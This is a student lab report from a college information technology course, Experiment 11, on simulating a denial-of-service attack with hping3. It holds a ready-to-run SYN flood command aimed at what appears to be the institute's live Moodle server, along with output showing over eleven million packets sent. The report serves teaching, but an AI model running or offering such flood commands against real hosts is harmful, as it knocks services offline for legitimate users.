Don Bosco Institute of Technology, Mumbai 400070 Department of Information Technology

Experiment No. : 11

Name: Swasti Jain
Batch: B
Roll No: 24

Title: : DOS Attack

Problem Definition : Simulate DOS attack using Hping or other tool.

Prerequisite :

A. Hardware Requirements: Intel Processor supporting physical address extension,
Secondary Memory, Router or wired switch for internet connectivity, LAN Connection, NIC for wired or wireless connection

B. Software Requirements: Hping3

Theory :

Denial of Service: Denial of Service in short DOS is a name of the attack where an attacker shuts down the particular service of the victim's system so that it will be inaccessible for legit users. The name denial of service easily represents its motive i.e, deny of a service when anyone wants to access it.

DOS attack:DOS attack or Denial of Service attack is an illegal activity that is performed by hackers to crash the target system or website. In this attack, the hacker sends lots of requests and fake traffic to the targeted system to overload the network or system, which makes the system crash or unavailable for authorized users.


About hping3: hping3 is a free packet generator and analyzer for the TCP/IP protocol. Hping is one of the de-facto tools for security auditing and testing of firewalls and networks, and was used to exploit the Idle Scan scanning technique now implemented in the Nmap port scanner. The new version of hping, hping3, is scriptable using the Tcl language and implements an engine for string based, human readable description of TCP/IP packets, so that the programmer can write scripts related to low level TCP/IP packet manipulation and analysis in a very short time. Like most tools used in computer security, hping3 is useful to security experts, but there are a lot of applications related to network testing and system administration.

Procedure/ Algorithm :

1) Run "sudo apt-get update"
2) Run "sudo apt-get install hping3"
3) Run “sudo hping3 -S --flood -V moodle.dbit.in” where

    - sudo: gives needed privileges to run hping3.
    - hping3: calls hping3 program.
    - -S: specifies SYN packets.
    - –flood: replies will be ignored and packets will be sent as fast as possible.
    - -V: Verbosity. ● Moodle.dbit.in: target address.

Results :




```
swasti@swasti-VirtualBox:~$ sudo apt-get install hping3
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following NEW packages will be installed:
  hping3
0 upgraded, 1 newly installed, 0 to remove and 371 not upgraded.
Need to get 106 kB of archives.
After this operation, 263 kB of additional disk space will be used.
Get:1 http://in.archive.ubuntu.com/ubuntu jammy/universe amd64 hping3 amd64 3.a2.ds2-10 [106 kB]
Fetched 106 kB in 1s (130 kB/s)
Selecting previously unselected package hping3.
(Reading database ... 202939 files and directories currently installed.)
Preparing to unpack .../hping3_3.a2.ds2-10_amd64.deb ...
Unpacking hping3 (3.a2.ds2-10) ...
Setting up hping3 (3.a2.ds2-10) ...
Processing triggers for man-db (2.10.2-1) ...
swasti@swasti-VirtualBox:~$
```

```
swasti@swasti-VirtualBox:~$ sudo hping3 -S --flood -V moodle.dbit.in
using enp0s3, addr: 10.0.2.15, MTU: 1500
HPING moodle.dbit.in (enp0s3 103.19.196.186): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- moodle.dbit.in hping statistic ---
11102117 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
swasti@swasti-VirtualBox:~$
```

References :

1. DOS Flood With hping3 (linuxhint.com)
2. Denial-of-service Attack - DoS using hping3 with spoofed IP in Kali Linux blackMORE Ops
3. What is DoS Attack | How to do Denial of Service Attack [Practical Demo] (techofide.com)